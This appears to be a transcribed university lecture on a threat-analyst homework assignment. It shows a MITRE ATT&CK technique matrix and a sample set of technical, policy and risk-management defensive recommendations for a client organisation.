On the other hand, if you do that, there can be a dedicated team which having like required skills and they can implement the structured process for automation and may implement the countermeasures before any threat is getting exploited. So, these are the recommendations that pose on corn we discussed. Now, I will just show you the attack matrix which we created for this. This attack, this is the Excel, we exported the attack navigator map TTPs in Excel format.

This is the Excel glimpse of that. So we saw that we had phising, command and scripting interpreter, exploitation for client execution, scheduling tasks, system services, user execution and other techniques. So you are also expected to either download the attack navigator map TTPs in this format or see you can see or in the JSON format. Also you can see that here we have added a context on the user execution. Once I hover the mouse here on opening the RTF document, the equation editor is executed automatically.

Then for the system services that how it is being used from scheduling task, how it is being used.

Reconnaissance	Resource Development	Initial Access	Execution	Persistence
Active Scanning	Acquire Infrastructure	Drive-by Compromise	Command and Scripting Interpreter	Account Manipulation
Gather Victim Host Information	Compromise Accounts	Exploit Public-Facing Application	JavaScript	BITS Jobs
Gather Victim Identity Information	Compromise Infrastructure	External Remote Services	Network Device CLI	Boot or Logon Autostart Execution
Gather Victim Network Information	Develop Capabilities	Hardware Additions	PowerShell	Boot or Logon Initialization Scripts
Gather Victim Org Information	Establish Accounts	Phishing	Python	Browser Extensions
Phishing for Information	Obtain Capabilities	Replication Through Removable Media	Unix Shell	Compromise Client Software Binary
Search Closed Sources	Stage Capabilities	Supply Chain Compromise	Visual Basic	Create Account
Search Open Technical Databases		Trusted Relationship	Windows Command Shell	Create or Modify System Process
Search Open Websites/Domains		Valid Accounts	Container Administration Command	Event Triggered Execution
Search Victim-Owned Websites			Deploy Container	External Remote Services
			Exploitation for Client Execution	Hijack Execution Flow
			Inter-Process Communication	Implant Internal Image
			Native API	Modify Authentication Process
			Scheduled Task/Job	Office Application Startup
			Shared Modules	Pre-OS Boot
			Software Deployment Tools	Scheduled Task/Job
			System Services	Server Software Component
			User Execution	Traffic Signaling
			Malicious File	Valid Accounts
			Malicious Image	
			Malicious Link	
			Windows Management Instrumentation	

Execution	Persistence	Privilege Escalation	Defense Evasion
Command and Scripting Interpreter	Account Manipulation	Abuse Elevation Control Mechanism	Abuse Elevation Control Mechanism
JavaScript	BITS Jobs	Access Token Manipulation	Access Token Manipulation
Network Device CLI	Boot or Logon Autostart Execution	Boot or Logon Autostart Execution	BITS Jobs
PowerShell	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Build Image on Host
Python	Browser Extensions	Create or Modify System Process	Debugger Evasion
Unix Shell	Compromise Client Software Binary	Domain Policy Modification	Deobfuscate/Decode Files or Information
Visual Basic	Create Account	Escape to Host	Deploy Container
Windows Command Shell	Create or Modify System Process	Event Triggered Execution	Direct Volume Access
Container Administration Command	Event Triggered Execution	Exploitation for Privilege Escalation	Domain Policy Modification
Deploy Container	External Remote Services	Hijack Execution Flow	Execution Guardrails
Exploitation for Client Execution	Hijack Execution Flow	Process Injection	Exploitation for Defense Evasion
Inter-Process Communication	Implant Internal Image	Scheduled Task/Job	File and Directory Permissions Modification
Native API	Modify Authentication Process	Valid Accounts	Hide Artifacts
Scheduled Task/Job	Office Application Startup		Hijack Execution Flow
Shared Modules	Pre-OS Boot		Impair Defenses
Software Deployment Tools	Scheduled Task/Job		Indicator Removal on Host
System Services	Server Software Component		Indirect Command Execution
User Execution	Traffic Signaling		Masquerading
Malicious File	Valid Accounts		Double File Extension
Malicious Image			Invalid Code Signature
Malicious Link			Masquerade Task or Service
Windows Management Instrumentation			Match Legitimate Name or Location
			Rename System Utilities
			Right-to-Left Override

Defense Evasion	Credential Access	Discovery	Lateral Movement
Abuse Elevation Control Mechanism	Adversary-in-the-Middle	Account Discovery	Exploitation of Remote Services
Access Token Manipulation	Brute Force	Application Window Discovery	Internal Spearphishing
BITS Jobs	Credentials from Password Stores	Browser Bookmark Discovery	Lateral Tool Transfer
Build Image on Host	Exploitation for Credential Access	Cloud Infrastructure Discovery	Remote Service Session Hijacking
Debugger Evasion	Forced Authentication	Cloud Service Dashboard	Remote Services
Deobfuscate/Decode Files or Information	Forge Web Credentials	Cloud Service Discovery	Replication Through Removable Media
Deploy Container	Input Capture	Cloud Storage Object Discovery	Software Deployment Tools
Direct Volume Access	Modify Authentication Process	Container and Resource Discovery	Taint Shared Content
Domain Policy Modification	Multi-Factor Authentication Interceptor	Debugger Evasion	Use Alternate Authentication
Execution Guardrails	Multi-Factor Authentication Request Interceptor	Domain Trust Discovery	
Exploitation for Defense Evasion	Network Sniffing	File and Directory Discovery	
File and Directory Permissions Modification	OS Credential Dumping	Group Policy Discovery	
Hide Artifacts	Steal Application Access Token	Network Service Discovery	
Hijack Execution Flow	Steal or Forge Kerberos Tickets	Network Share Discovery	
Impair Defenses	Steal Web Session Cookie	Network Sniffing	
Indicator Removal on Host	Unsecured Credentials	Password Policy Discovery	
Indirect Command Execution		Peripheral Device Discovery	
Masquerading		Permission Groups Discovery	
Double File Extension		Process Discovery	
Invalid Code Signature		Query Registry	
Masquerade Task or Service		Remote System Discovery	
Match Legitimate Name or Location		Software Discovery	
Rename System Utilities		Security Software Discovery	
Right-to-Left Override		System Information Discovery	

So similar ways you are expected to do your given assignment. Then I will just go quickly with the recommendation I guess time is over now. So the same defensive recommendation which we discussed you have to list and discuss about that technical aspects and the policy aspect and the risk management.

## 2.1 Technical

1. Installation and upgradation of anti-virus software on all endpoints
2. Conduct cost-based analysis for implementation of NIPS/NIDS on internet-facing network
3. Logging should be done for each user-called API and system call. The stream should be searched for specific keywords (for eg. schtask) in an online manner and should immediately alert the responsible department. File downloads should be treated with suspicion.
4. Network Segmentation should be properly done in consultation with executives and IT Department. This should be done to ensure that sensitive information is isolated in case of an event.
5. Avoid giving sudo access to non-critical machines. The list of sudoers should be kept and carefully scrutinized. Setup execution controls for employees other than developers.
6. Backups should be made on external disks and carefully stored in a vault. In case of a ransomware attack, to prevent sensitive information loss, make sure that the sensitive files are encrypted.
7. The system configuration settings should be made according to STIG benchmarks. Automated checking by open-source tools (for eg. osscap) should be encouraged.

1

## 2.2 Policy

1. Backup and Restore SOP should be defined. The exact period of backup (hourly/daily/weekly) should be decided by the executives. Regular drills need to be conducted to ensure the smooth functioning and validity of the SOP and also to inculcate this habit into the workforce.
2. Yearly audit of cybersecurity practices should be performed by an external agency. All files shared with the auditor should be marked confidential and should be encrypted.
3. Users should be trained on healthy cyber practices with hands-on training on encryption, anti-phishing campaigns, email-sandboxing, malicious indicators etc.
4. The organisation should establish an IT security department responsible for maintaining cyber-resiliency of systems and to implement all the technical recommendations.
5. Personal device should not be plugged to the organisation network. New endpoints should be detected at the SOC.
6. The IT security department in consultation with the executives should assign specific roles and responsibilities to each individual and RBAC should be maintained with utmost priority.

## 2.3 Risk Management

1. As the organisation is not involved in critical infrastructures, some downtime of machines is tolerable.
2. Sensitive documents (for eg. case files, threat intelligence, employee records etc.) must remain classified and should be isolated in case of compromise.
3. Loss of non-critical information as an anomaly is tolerable but future preparation including both technical, policy recommendations must be adhered to prevent future attacks

Is there any threat which you are going to accept in your case and if you are accepting any such threats give a potential loss what can be if you are accepting those risk and give a like kind of reasoning behind that why we are accepting such risk okay.

This is the all is expected from the homework 2 assignment. So you have to start from

analyzing the attack from the threat reports till you have to go making a defensive recommendation. So you have to assume that you are a threat analyst. You have given a client infrastructure and you have to understand client infrastructure, understand the attacks, how attacks flow, what all attack patterns has been seen in the attack. You have to understand what all the recommendation we can make for the client to implement for the purpose of countermeasure, implementing countermeasure or mitigation. Is it clear? Did you understand the end and end to end work which you are supposed to do or supposed to practice with the help of this homework tool? Any doubt? Yes.

I can if it is required. So this will give you understanding how we, we understand all these things step by step like breaking, first we understand how to understand the attack pattern, then how to analyze that, then how to make a recommendation. You have to club all these things together and do the homework too. Okay? So we will wrap up now. Thank you for your time.